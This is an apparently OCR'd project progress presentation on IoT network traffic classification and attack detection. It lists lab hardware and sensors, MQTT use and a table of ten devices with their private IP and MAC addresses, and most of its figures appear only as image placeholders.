DSCI Project Progress

IoT Network Traffic Classification and attack detection based on Network Traffic Characteristics using Artificial Intelligence

Gaurav Singal, Mayank Swarnkar, Suneet K Gupta
Manish Sharma, Rakesh Kumar, Vinayak Joshi


Hardware Procurement

1st November-15th November


Hardware Requirements
Microcontroller (NodeMCU, Arduino UNO, Nano)
Communication Devices (WIFI, Xbee, Bluetooth, GSM)
Sensors (Ultrasonic, LDR, IR/PIR, Relay, Smoke/Gas, Temperature, Humidity, Pollution, camera, mic, light, motor)
Edge Computing Devices (2) (Raspberry PI Kits)
Monitors (2)
Workstation (1) (i7+GPU)

Devices Used for Setup

NodeMCU (ESP8266)




Raspberry Pi 4




IR Sensor

PIR Sensor




LDR Sensor




DHT Sensor

Ultrasonic Sensor

Sound Sensor




Moisture Sensor




Flame Sensor

MQTT protocol




Connection Diagram





IoT Devices details


S.NO.	IOT DEVICE NAME	LOCAL IP ADDRESS	STATIC IP ADDRESS	MAC ADDRESS
1	Ultrasonic Sensor 1	192.168.4.48	192.168.0.1	2C:F4:32:20:7E:D6
2	PIR Sensor	192.168.4.64	192.168.0.2	2C:F4:32:20:7D:5D
3	Ultrasonic Sensor 2	192.168.4.92	192.168.0.3	CC:50:E3:C6:E3:A8
4	IR Sensor	192.168.4.71	192.168.0.4	CC:50:E3:C6:E6:A2
5	DHT11 Sensor	192.168.4.83	-	2c:f4:32:20:bc:e5
6	LDR Sensor	192.168.4.66	192.168.0.6	CC:50:E3:17:31:FE
7	Flame Sensor	192.168.4.86	-	cc:50:e3:c6:da:75
8	Tilt Sensor	192.168.4.49	192.168.0.7	CC:50:E3:C6:0E:32
9	Sound Sensor	192.168.4.51	192.168.0.8	CC:50:E3:C6:DE:24
10	Moisture Sensor	192.168.4.94	-	2c:f4:32:20:bc:2a


Screenshots

























Output of Broker



